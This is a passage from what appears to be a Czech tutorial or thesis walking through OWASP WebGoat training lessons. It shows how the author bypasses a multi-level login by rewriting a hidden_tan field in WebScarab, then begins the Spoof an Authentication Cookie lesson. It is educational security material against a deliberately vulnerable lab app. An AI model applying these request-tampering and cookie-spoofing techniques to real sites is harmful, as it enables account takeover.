
Tím jsme se úspěšně přihlásili na uživatele Jane a splnili tak první fázi.



Obrázek 40 – WebGoat, kategorie Authentication Flaws, lekce Multi Level Login 1, úspěšné přihlášení

(zdroj: vlastní)


Fáze dvě bude probíhat obdobně, akorát k tomu bude zapotřebí aplikace WebScarab. Pokud se nyní pokusíme znovu přihlásit na uživatele Jane, WebScarab nám zachytí žádost, ve které můžeme vidět záznam hidden_tan, který nyní nese hodnotu 2. My tuto hodnotu přepíšeme na hodnotu 1, jelikož se pokoušíme přihlásit znovu přes první TAN ze zadaného seznamu.



Obrázek 41 – WebGoat, kategorie Authentication Flaws, lekce Multi Level Login 1, přepsání hidden_tan záznamu

(zdroj: vlastní)

Skrze tento krok jsme se v aplikaci WebGoat úspěšně přihlásili na účet uživatele Jane, což můžeme vidět na následujícím obrázku. A tímto máme splněné obě fáze této lekce.



Obrázek 42 – WebGoat, kategorie Authentication Flaws, lekce Multi Level Login 1, úspěšné splnění lekce

(zdroj: vlastní)

2.13 Session Management Flaws

Autentizace a správa relací zahrnuje všechny aspekty manipulace s autentizací uživatelů a s řízením aktivní relace. Ověřování je klíčovým aspektem tohoto procesu, ale i mechanismy pevné autentizace mohou být narušeny zmanipulovanými pověřovacími funkcemi pro správu. Do tohoto problému jsou zahrnuty také změny hesla, zapomenutá hesla, aktualizace účtu a další související funkce. Všechny funkce pro správu účtu by měly vyžadovat opětovné ověření i v případě, že uživatel má platné session ID neboli ID relace.

Autentizace uživatele na webu zahrnuje typicky použití uživatelského jména a hesla. Silnější metody autentizace jsou komerčně dostupné. Jsou jimi software a hardware na bázi kryptografických tokenů nebo biometrie, ale tyto mechanismy jsou pro většinu webových aplikací příliš nákladné. Široké spektrum účtů a nedostatky v řízení relací může mít za následek ohrožení uživatele nebo systémové správy účtů. Vývojové týmy často podceňují složitost navrhování schémat správy relací a řízení ověřování, které adekvátně chrání pověření ve všech aspektech webových stránek. Webové aplikace musí zavádět relace ke sledování toku žádostí od každého uživatele. Protokol HTTP tuto funkci neposkytuje, takže pro webové aplikace je nutné, aby si ji vytvořili sami. Často prostředí webové aplikace nabízí možnost

relace, ale mnoho vývojářů si raději vytvoří své vlastní tokeny relací. V každém případě, pokud nejsou tokeny relací dostatečně chráněny, můžeme zneužít aktivní relace a převzít identitu uživatele. Vytvoření systému pro vytvoření silných tokenů relací a jejich ochrany po celou dobu jejich životního cyklu se pro mnoho vývojářů ukázalo jako nepolapitelné. Pokud nejsou všechna ověření autentizace a všechny identifikátory relací chráněny pomocí protokolu SSL za všech okolností a nejsou ani chráněny před jejich zveřejněním způsobeným dalšími nedostatky, nacházíme se pak v situaci podobné cross site scripting a můžeme zneužít relací a převzít tak jinému uživatelovi identitu.

2.14 Lekce 10 – Spoof an Authentication Cookie

2.14.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Session Management Flaws. V této lekci se zaměříme na falšování cookies.

2.14.2 Cookies

Pod pojmem cookies si můžeme představit krátké soubory textového formátu, které vytváří webový server. Ukládány jsou v počítači prostřednictvím prohlížeče. Cookies slouží k tomu, že pokud jednou navštívíme nějakou webovou stránku a později se na tu samou stránku vrátíme, prohlížeč zašle uložené cookies zpět a server tím pádem získá veškeré informace, které si u nás před tím uložil. Například právě díky cookies daný server ví, jaké nastavení jazyka jsme si při minulé návštěvě vybrali. Také nám server může díky cookies předvyplnit přihlašovací údaje. Můžeme tedy říci, že cookies usnadňují personalizaci.

Různé statistiky a další měřící systémy pracují na principu cookies. Ukládají si do cookies identifikátory návštěvníků, čas, zdroj návštěvy a další informace. Na dalších stránkách jsou pak tyto údaje načítány, doplňovány a mohou tak uživatele trackovat (česky sledovat). Tím pádem můžeme říci, že cookies jsou kritickou podmínkou pro funkční webovou analytiku. Nevýhoda cookies je taková, že se do jisté míry ztrácí anonymita uživatele.


Pokud jsou správně ověřený záznamy cookies, tak na spoustě webových stránkách budeme znovu automaticky přihlášeni v případě, že jsme na nějaké takové stránce již dřív přihlášeni byli. Některé hodnoty cookies však lze uhodnout a to v případě, že je možné získat algoritmus pro generování cookies. Někdy jsou cookies ponechány na klientském počítači a skrze nějaké zranitelnosti systému mohou být tyto záznamy ukradeny. Někdy lze také cookies zachytit pomocí metody cross site scripting.

2.14.3 Cíl lekce

Tato lekce se snaží, abychom si byli vědomi autentizačních cookies a ukazuje nám způsob, jak prolomit metodu ověřování cookies.

2.14.4 Postup


Na začátku lekce se ujistíme, že máme skrze tlačítko Show Cookies v horní liště aplikace WebGoat zobrazené cookies (viz červené označení na následujícím obrázku). Tím se nám zobrazí session ID, které je na obrázku podtržené zelenou linkou.



Obrázek 43 – WebGoat, kategorie Session Management Flaws, lekce Spoof an Authentication Cookie, zobrazení cookies

(zdroj: vlastní)


Také bude zapotřebí, abychom v aplikaci WebScarab dočasně zakázali funkci s názvem Inject know cookies into requests, jinak by tato aplikace stále používala své staré cookies a nikoliv nové. K tomuto nastavení se dostaneme v aplikaci WebScarab přes záložku Proxy a následně podzáložku Miscellaneous (viz následující obrázek).



Obrázek 44 – WebScarab, cesta k potřebnému tlačítku Inject known cookies into requests

(zdroj: vlastní)


Pokud tam tyto záložky nemáme, používáme omezenější verzi aplikace. V takovém případě rozklikneme v horní liště tlačítko Tools a v zobrazených možnostech zaškrtneme tlačítko s nápisem Use full-featured interface, což můžeme vidět na následujícím obrázku.



Obrázek 45 – WebScarab, kde hledat rozšířené nastavení aplikace

(zdroj: vlastní)


Pokud máme tyto kroky splněné, můžeme v lekci pokračovat. Výukové prostředí aplikace WebGoat po nás dále chce, abychom se přihlásili pod uživatelským jménem webgoat s heslem webgoat tak, jak můžeme vidět na obrázku pod tímto textem.



Obrázek 46 – WebGoat, kategorie Session Management Flaws, lekce Spoof an Authentication Cookie, zadání uživatelského jména a hesla

(zdroj: vlastní)


Po přihlášení obnovíme stránku například klávesovou F5 a v aplikaci se nám nyní zobrazí nový údaj a to AuthCookie (viz modré označení na následujícím obrázku). Nyní jsme ověřováni pomocí těchto cookies.



Obrázek 47 – WebGoat, kategorie Session Management Flaws, lekce Spoof an Authentication Cookie, zobrazení AuthCookie pro uživatele webgoat

(zdroj: vlastní)


Další krok, který máme učinit, je odhlášen se z uživatelského účtu webgoat. Toho dosáhneme jednoduše kliknutím na tlačítko Logout, které je na následujícím obrázku zeleně označené.



Obrázek 48 – WebGoat, kategorie Session Management Flaws, lekce Spoof an Authentication Cookie, odhlášení

(zdroj: vlastní)

Nyní si máme vyzkoušet přihlásit se na jiný uživatelský účet s uživatelským jménem aspect a totožným heslem aspect. To učiníme obdobně, jako když jsme se přihlašovali na uživatele jménem webgoat, akorát použijeme jiné přihlašovací údaje.



Obrázek 49 – WebGoat, kategorie Session Management Flaws, lekce Spoof an Authentication Cookie, zobrazení AuthCookie uživatele aspect

